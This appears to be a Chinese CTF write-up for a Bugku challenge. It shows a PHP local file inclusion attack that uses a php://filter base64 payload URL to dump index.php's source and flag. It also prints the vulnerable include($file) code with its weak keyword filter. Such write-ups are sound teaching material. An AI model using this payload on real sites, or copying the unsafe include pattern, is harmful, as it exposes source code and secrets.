flag在index里 writeup

原创

ctf小菜鸡 于 2020-02-14 11:33:03 发布 109 收藏

16.flag在index里 writeup

这道题题目说flag在index里，点开一看 注意他的url

`http://123.206.87.240:8005/post/index.php?file=show.php`


这是一个典型的文件包含漏洞

需要用到了php封装协议，下面先让我们看一下什么是php封装协议：

https://www.php.net/manual/zh/wrappers.php.php

所以我们把url改成

`http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php`



会得到一段字符串，用base64解码得到index的源码：

```
<html>
    <title>Bugku-ctf</title>

<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```


下边我们就来说说file=php://filter/read=convert.base64-encode/resource=index.php的含义

首先这是一个file关键字的get参数传递，php://是一种协议名称，php://filter/是一种访问本地文件的协议，/read=convert.base64-encode/表示读取的方式是base64编码后，resource=index.php表示目标文件为index.php。

通过传递这个参数可以得到index.php的源码，下面说说为什么，看到源码中的include函数，这个表示从外部引入php文件并执行，如果执行不成功，就返回文件的源码。

而include的内容是由用户控制的，所以通过我们传递的file参数，是include（）函数引入了index.php的base64编码格式，因为是base64编码格式，所以执行不成功，返回源码，所以我们得到了源码的base64格式，解码即可。

如果不进行base64编码传入，就会直接执行，而flag的信息在注释中，是得不到的。